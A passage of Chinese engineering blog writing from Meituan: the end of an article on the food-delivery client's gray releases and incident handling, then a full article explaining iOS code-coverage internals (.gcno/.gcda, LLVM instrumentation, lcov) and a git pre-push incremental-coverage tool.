随着外卖业务的发展，美团外卖的用户量和订单量已经达到了相当的量级，在线直接全量发布版本/功能影响范围大，风险高。

版本灰度和功能灰度是一种能够平滑过渡的发布方式：即在线上进行A/B实验，让一部分用户继续使用产品（特性）A，另一部分用户开始使用产品（特性）B。如果各项指标平稳正常，结果符合预期，则扩大范围，将所有用户都迁移到B上来，否则回滚。灰度发布可以保证系统的稳定，在初试阶段就可以发现问题，修复问题，调整策略，保证影响范围不被扩散。


美团外卖客户端在版本灰度及功能灰度已较为完善。

**版本灰度** iOS采用苹果官方提供的分阶段发布方式，Android则采用美团自研的EVA包管理后台进行发布。这两类发布均支持逐步放量的分发方式。

**功能灰度** 功能发布开关配置系统依据用户特征维度（如城市，用户ID）发布，并且整个配置系统有测试和线上两套不同环境，配合固定的上线窗口，保证上线的规范性。

对应的，相应的监控基础设施也支持分用户特征维度（如城市，用户ID）监控，避免了那些无法在整体大盘体现的灰度异常。此外，无论版本灰度或功能灰度，我们均有相应最小灰度周期和回滚机制，保证整个灰度发布过程可控，最小化问题影响。

# 线上运维




在故障来临时如何应对，是整个质量保障体系中最关键的环节。没有人天生就能完美的处理紧急情况，面对问题，恰当的处理需要平时不断的演练。

围绕问题的生命周期，即发现、定位、解决（预防），美团外卖客户端团队组建了一套完备的处理流程和规范来应对影响链路稳定性的各类线上问题。整体思路：建立规范，提前建设，有效应对，事后总结。在不同阶段用不同方式解决不同问题，事前确定完整的事故流程管理策略，并确保平稳实施，经常演练，问题的平均恢复时间大大降低，美团外卖核心链路的高稳定性才能够得以保障。

# 未来展望

当前美团外卖业务仍然处于快速增长期。伴随着业务的发展，背后支持业务的技术系统也日趋复杂。在美团外卖客户端高可用体系建设过程中，我们希望能够通过一套智能化运维系统，帮助工程师快速、准确的识别核心链路各子系统异常，发现问题根源，并自动执行对应的异常解决预案，进一步缩短服务恢复时间，从而避免或减少线上事故影响。

诚然，业界关于自动化运维的探索有很多，但多数都集中在后台服务领域，前端方向成果较少。我们外卖技术团队目前也在同步的探索中，正处于基础性建设阶段，欢迎更多业界同行跟我们一起讨论、切磋。

## 参考资料


1. Site Reliability Engineering: How Google Runs Production Systems
2. 美团移动端基础日志库——Logan
3. 美团移动网络优化实践


## 作者简介


- 陈航，美团高级技术专家。2015年加入美团，目前负责美团外卖iOS团队，对移动端架构演进，监控报警备份容灾，移动端线上运维等领域有深刻理解。
- 富强，美团资深工程师。2015年加入美团，是外卖iOS的早期开发者之一，目前作为美团外卖iOS基础设施小组负责人，负责外卖基础设施及广告运营相关业务。
- 徐宏，美团高级工程师。2016年加入美团，目前作为外卖iOS团队主力开发，负责移动端APM性能监控，高可用基础设施支撑相关推进工作。


## 招聘

美团外卖长期招聘iOS、Android、FE高级/资深工程师和技术专家，可Base在北京、上海、成都，欢迎有兴趣的同学将简历发送至chenhang03#meituan.com。

# iOS 覆盖率检测原理与增量代码测试覆盖率工具实现

作者: 丁京 王颖

## 背景

对苹果开发者而言，由于平台审核周期较长，客户端代码导致的线上问题影响时间往往比较久。如果在开发、测试阶段能够提前暴露问题，就有助于避免线上事故的发生。代码覆盖率检测正是帮助开发、测试同学提前发现问题，保证代码质量的好帮手。

对于开发者而言，代码覆盖率可以反馈两方面信息：

1. 自测的充分程度。
2. 代码设计的冗余程度。

尽管代码覆盖率对代码质量有着上述好处，但在 iOS 开发中却使用的不多。我们调研了市场上常用的 iOS 覆盖率检测工具，这些工具主要存在以下四个问题：

1. 第三方工具有时生成的检测报告文件会出错甚至会失败，**开发者对覆盖率生成原理不了解**，遇到这类问题容易弃用工具。
2. 第三方工具**每次展示全量的覆盖率报告，会分散开发者的很多精力在未修改部分**。而在绝大多数情况下，开发者的关注重点在本次新增和修改的部分。
3. **Xcode 自带的覆盖率检测只适用于单元测试场景**，由于需求变更频繁，**业务团队开发单元测试的成本很高**。
4. 已有工具**很难和现有开发流程结合起来**，需要额外进行测试，运行覆盖率脚本才能获取报告文件。

为了解决上述问题，我们深入调研了覆盖率报告的生成逻辑，并结合团队的开发流程，开发了**一套嵌入在代码提交流程中、基于单次代码提交（git commit）生成报告、对开发者透明的增量代码测试覆盖率工具**。开发者只需要正常开发，通过模拟器测试开发代码，commit 本次代码（commit 和测试顺序可交换），推送（git push）到远端，就可以在本地看到这次提交代码的详细覆盖率报告了。

本文分为两部分，先从介绍通用覆盖率检测的原理出发，让读者对覆盖率的收集、解析有直观的认识。之后介绍我们增量代码测试覆盖率工具的实现。

## 覆盖率检测原理

生成覆盖率报告，首先需要在 Xcode 中配置编译选项，编译后会为每个可执行文件生成对应的 **.gcno** 文件；之后在代码中调用覆盖率分发函数，会生成对应的 **.gcda** 文件。

其中，.gcno 包含了代码计数器和源码的映射关系， .gcda 记录了每段代码具体的执行次数。覆盖率解析工具需要结合这两个文件给出最后的检测报表。接下来先看看 .gcno 的生成逻辑。

### .gcno

利用 Clang 分别生成源文件的 AST 和 IR 文件，对比发现，AST 中不存在计数指令，而 IR 中存在用来记录执行次数的代码。搜索 LLVM 源码可以找到 覆盖率映射关系生成源码 。覆盖率映射关系生成源码

是 LLVM 的一个 Pass，（下文简称 **GCOVPass**）用来向 IR 中插入计数代码并生成 .gcno 文件（关联计数指令和源文件）。

下面分别介绍IR插桩逻辑和 .gcno 文件结构。

## IR 插桩逻辑

代码行是否执行到，需要在运行中统计，这就需要对代码本身做一些修改，LLVM 通过修改 IR 插入了计数代码，因此我们不需要改动任何源文件，仅需在编译阶段增加编译器选项，就能实现覆盖率检测了。

从编译器角度看，基本块（Basic Block，下文简称 BB）是代码执行的基本单元，LLVM 基于 BB 进行覆盖率计数指令的插入，BB 的特点是：

1. 只有一个入口。
2. 只有一个出口。
3. 只要基本块中第一条指令被执行，那么基本块内所有指令都会**顺序执行一次**。

覆盖率计数指令的插入会进行两次循环，外层循环遍历编译单元中的函数，内层循环遍历函数的基本块。函数遍历仅用来向 .gcno 中写入函数位置信息，这里不再赘述。

一个函数中基本块的插桩方法如下：

1. 统计所有 BB 的后继数 n，创建和后继数大小相同的数组 ctr[n]。
2. 以后继数编号为序号将执行次数依次记录在 ctr[i] 位置，对于多后继情况根据条件判断插入。

举个例子，下面是一段猜数字的游戏代码，当玩家猜中了我们预设的数字10的时候会输出 `Bingo` ，否则输出 `You guessed wrong!` 。这段代码的控制流程图如图1所示（猜数字游戏 ）。

```
- (void)guessNumberGame:(NSInteger)guessNumber
{
    NSLog(@"Welcome to the game");
    if (guessNumber == 10) {
        NSLog(@"Bingo!");
    } else {
        NSLog(@"You guess is wrong!");
    }
}
```

这段代码如果开启了覆盖率检测，会生成一个长度为 6 的 64 位数组，对照插桩位置，方括号中标记了桩点序号，图 1 中代码前数字为所在行数。





图 1 桩点位置

## .gcno计数符号和文件位置关联

.gcno 是用来保存计数插桩位置和源文件之间关系的文件。**GCOVPass** 在通过两层循环插入计数指令的同时，会将文件及 BB 的信息写入 .gcno 文件。写入步骤如下：

1. 创建 .gcno 文件，写入 Magic number(oncg+version)。
2. 随着函数遍历写入文件地址、函数名和函数在源文件中的起止行数（标记文件名，函数在源文件对应行数）。
3. 随着 BB 遍历，写入 BB 编号、BB 起止范围、BB 的后继节点编号（标记基本块跳转关系）。
4. 写入函数中BB对应行号信息（标注基本块与源码行数关系）。

从上面的写入步骤可以看出，**.gcno** 文件结构由四部分组成：

- 文件结构
- 函数结构
- BB 结构
- BB 行结构

通过这四部分结构可以完全还原插桩代码和源码的关联，我们以 BB 结构 / BB 行结构为例，给出结构图 2 (a) BB 结构，(b) BB 行信息结构，在本章末尾**覆盖率解析**部分，我们利用这个结构图还原代码执行次数（每行等高格代表 64bit）：





图2 BB 结构和 BB 行信息结构

# .gcda

## 入口函数

关于 .gcda 的生成逻辑，可参考 覆盖率数据分发源码 。这个文件中包含了 `__gcov_flush()` 函数，这个函数正是分发逻辑的入口。接下来看看 `__gcov_flush()` 如何生成 .gcda 文件。

通过阅读代码和调试，我们发现在二进制代码加载时，调用了 `llvm_gcov_init(writeout_fn wfn, flush_fn ffn)` 函数，传入了 `_llvm_gcov_writeout` （写 gcov 文件），`_llvm_gcov_flush` （gcov 节点分发）两个函数，并且根据调用顺序，分别建立了以文件为节点的链表结构。（ `flush_fn_node *, writeout_fn_node *` ）

`__gcov_flush()` 代码如下所示，当我们手动调用 `__gcov_flush()` 进行覆盖率分发时，会遍历 `flush_fn_node *` 这个链表（即遍历所有文件节点），并调用分发函数 `_llvm_gcov_flush` （curr->fn 正是 `__llvm_gcov_flush` 函数类型）。

```
void __gcov_flush() {
    struct flush_fn_node *curr = flush_fn_head;

    while (curr) {
        curr->fn();
        curr = curr->next;
    }
}
```

## 具体的分发逻辑

观察 `__llvm_gcov_flush` 的 IR 代码，可以看到：

```
define internal void @__llvm_gcov_flush() unnamed_addr #3 {
  call void @__llvm_gcov_writeout()
  store [2 x i64] zeroinitializer, [2 x i64]* @__llvm_gcov_ctr
  ret void
}
```

图3 __llvm_gcov_flush 代码示例

1. `__llvm_gcov_flush` 先调用了 `__llvm_gcov_writeout` ，来向 .gcda 写入覆盖率信息。
2. 最后将计数数组清零 `__llvm_gcov_ctr.xx` 。

而 `__llvm_gcov_writeout` 逻辑为：

1. 生成对应源文件的 .gcda 文件，写入 Magic number。
2. 循环执行
   - `llvm_gcda_emit_function`：向 .gcda 文件写入函数信息。
   - `llvm_gcda_emit_arcs`：向 .gcda 文件写入BB执行信息，**如果已经存在 .gcda 文件，会和之前的执行次数进行合并**。
3. 调用 `llvm_gcda_summary_info` ，写入校验信息。
4. 调用 `llvm_gcda_end_file` ，写结束符。

感兴趣的同学可以自己生成 IR 文件查看更多细节，这里不再赘述。

.gcda 的**文件/函数结构和 .gcno 基本一致**，这里不再赘述，统计插桩信息结构如图 4 所示。定制化的输出也可以通过修改上述函数完成。我们的增量代码测试覆盖率工具解决代码 BB 结构变动后合并到已有 .gcda 文件不兼容的问题，也是修改上述函数实现的。


图4 计数桩输出结构

## 覆盖率解析

在了解了如上所述 .gcno ， .gcda 生成逻辑与文件结构之后，我们以例 1 中的代码为例，来阐述解析算法的实现。

例 1 中基本块 B0，B1 对应的 .gcno 文件结构如下图所示，从图中可以看出，BB 的主结构完全记录了基本块之间的跳转关系。





图5 B0，B1 对应跳转信息

B0，B1 的行信息在 .gcno 中表示如下图所示，B0 块因为是入口块，只有一行，对应行号可以从 B1 结构中获取，而 B1 有两行代码，会依次把行号写入 .gcno 文件。


图6 B0，B1 对应行信息

在输入数字 100 的情况下，生成的 .gcda 文件如下：





图7 输入 100 得到的 .gcda 文件

通过控制流程图中节点出边的执行次数可以计算出 BB 的执行次数，**核心算法为计算这个 BB 的所有出边的执行次数，不存在出边的情况下计算所有入边的执行次数**（具体实现可以参考 gcov 工具源码），对于 B0 来说，即看 index=0 的执行次数。而 B1 的执行次数即 index=1，2 的执行次数的和，对照上图

中 .gcda 文件可以推断出，B0 的执行次数为 ctr[0]=1，B1 的执行次数是 ctr[1]+ctr[2]=1， B2 的执行次数是 ctr[3]=0，B4 的执行次数为 ctr[4]=1，B5 的执行次数为 ctr[5]=1。

经过上述解析，最终生成的 HTML 如下图所示（利用 lcov）：





图8 覆盖率检测报告

以上是 Clang 生成覆盖率信息和解析的过程，下面介绍美团到店餐饮 iOS 团队基于以上原理做的增量代码测试覆盖率工具。

# 增量代码覆盖率检测原理

## 方案权衡

由于 gcov 工具（和前面的 .gcov 文件区分，gcov 是覆盖率报告生成工具）生成的覆盖率检测报告可读性不佳，如图 9 所示。我们做的增量代码测试覆盖率工具是基于 lcov 的扩展，报告展示如上节末尾图 8 所示。





图9 gcov 输出，行前数字代表执行次数，##### 代表没执行

比 gcov 直接生成报告多了一步，**lcov 的处理流程是将 .gcno 和 .gcda 文件解析成一个以 .info 结尾的中间文件**（这个文件已经包含全部覆盖率信息了），之后通过 覆盖率报告生成工具 生成可读性比较好的 HTML 报告。

结合前两章内容和覆盖率报告生成步骤，覆盖率生成流程如下图所示。考虑到增量代码覆盖率检测中代码增量部分需要通过 Git 获取，比较自然的想法是用 git diff 的信息去过滤覆盖率的内容。根据过滤点的不同，存在以下两套方案：

1. 通过 **GCOVPass** 过滤，只对修改的代码进行插桩，每次修改后需重新插桩。
2. 通过 .info 过滤，一次性为所有代码插桩，获取全部覆盖率信息，过滤覆盖率信息。





图10 覆盖率生成流程

分析这两个方案，第一个方案需要自定义 LLVM 的 Pass，进而会引入以下两个问题：

- 只能使用开源 Clang 进行编译，不利于接入正常的开发流程。
- 每次重新插桩会丢失之前的覆盖率信息，多次运行只能得到最后一次的结果。

而第二个方案相对更加轻量，只需要过滤中间格式文件，不仅可以解决我们在文章开头提到的问题，也可以避免上述问题：

- 可以很方便地加入到平常代码的开发流程中，甚至对开发者透明。
- 未修改文件的覆盖率可以叠加（有修改的那些控制流程图结构可能变化，无法叠加）。

因此我们实际开发选定的过滤点是在 .info 。在选定了方案 2 之后，我们对中间文件 .info 进行了一系列调研，确定了文件基本格式（函数/代码行覆盖率对应的文件的表示），这里不再赘述，具体可以参考 .info 生成文档 。

## 增量代码测试覆盖率工具的实现

前一节是实现增量代码覆盖率检测的基本方案选择，为了更好地接入现有开发流程，我们做了以下几方面的优化。

### 降低使用成本

在接入方面，接入增量代码测试覆盖率工具只需一次接入配置，同步到代码仓库后，团队中成员无需配置即可使用，降低了接入成本。

在使用方面，考虑到插桩在编译时进行，对全部代码进行插桩会很大程度降低编译速度，我们通过解析 Podfile（iOS 开发中较为常用的包管理工具 CocoaPods 的依赖描述文件），只对 Podfile 中使用本地代码的仓库进行插桩（可配置指定仓库），降低了团队的开发成本。

## 对开发者透明

接入增量代码测试覆盖率工具后，开发者无需特殊操作，也不需要对工程做任何其他修改，正常的 git commit 代码，git push 到远端就会自动生成并上传这次 commit 的覆盖率信息了。

为了做到这一点，我们在接入 Pod 的过程中，自动部署了 Git 的 pre-push 脚本。熟悉 Git 的同学知道，Git 的 hooks 是开发者的本地脚本，不会被纳入版本控制，如何通过一次配置就让这个仓库的所有使用成员都能开启，是做好这件事的一个难点。

我们考虑到 Pod 本身会被纳入版本控制，因此利用了 CocoaPods 的一个属性 script_phase，增加了 Pod 编译后脚本，来帮助我们把 pre-push 插入到本地仓库。利用 script_phase 插入还带来了另外一个好处，我们可以直接获取到工程的缓存文件，也避免了 .gcno / .gcda 文件获取的不确定性。整个流程如下：


图11 pre-push 分发流程

## 覆盖率累计

在实现了覆盖率的过滤后，我们在实际开发中遇到了另外一个问题：**修改分支/循环结构后生成的 .gcda 文件无法和之前的合并。** 在这种情况下，`__gcov_flush` 会直接返回，不再写入 .gcda 文件了导致覆盖率检测失败，**这也是市面上已有工具的通用问题**。

而这个问题在开发过程中很常见，比如我们给例 1 中的游戏增加一些提示，当输入比预设数字大时，我们就提示出来，反之亦然。

```
- (void)guessNumberGame:(NSInteger)guessNumber
{
    NSInteger targetNumber = 10;
    NSLog(@"Welcome to the game");
    if (guessNumber == targetNumber) {
        NSLog(@"Bingo!");
    } else if (guessNumber > targetNumber) {
        NSLog(@"Input number is larger than the given target!");
```

```
    } else {
        NSLog(@"Input number is smaller than the given target!");
    }
}
```

这个问题困扰了我们很久，也推动了对覆盖率检测原理的调研。结合前面覆盖率检测的原理可以知道，**不能合并的原因是生成的控制流程图比原来多了两条边（ .gcno 和旧的 .gcda 也不能匹配了）**，反映在 .gcda 上就是数组多了两个数据。考虑到代码变动后，原有的覆盖率信息已经没有意义了，当发生边数不一致的时候，我们会删除掉旧的 .gcda 文件，只保留最新 .gcda 文件（有变动情况下 .gcno 会重新生成）。如下图所示：





图12 覆盖率冲突解决算法

## 整体流程图

结合上述流程，我们的增量代码测试覆盖率工具的整体流程如图 13 所示。

开发者只需进行接入配置，再次运行时，工程中那些作为本地仓库进行开发的代码库会被自动插桩，并在 .git 目录插入 hooks 信息；当开发者使用模拟器进行需求自测时，插桩统计结果会被自动分发出去；在代码被推到远端前，会根据插桩统计结果，生成仅包含本次代码修改的详细增量代码测试覆盖率报告，以及向远端推送覆盖率信息；同时如果测试覆盖率小于 80% 会强制拒绝提交（可配置关闭，百分比可自定义），保证只有经过充分自测的代码才能提交到远端。





图13 增量代码测试覆盖率生成流程图

## 总结

以上是我们在代码开发质量方面做的一些积累和探索。通过对覆盖率生成、解析逻辑的探究，我们揭开了覆盖率检测的神秘面纱。开发阶段的增量代码覆盖率检测，可以帮助开发者聚焦变动代码的逻辑缺陷，从而更好地避免线上问题。

## 作者介绍


- 丁京，iOS 高级开发工程师。2015 年 2 月校招加入美团到店餐饮事业群，目前负责大众点评 App 美食频道的开发维护。
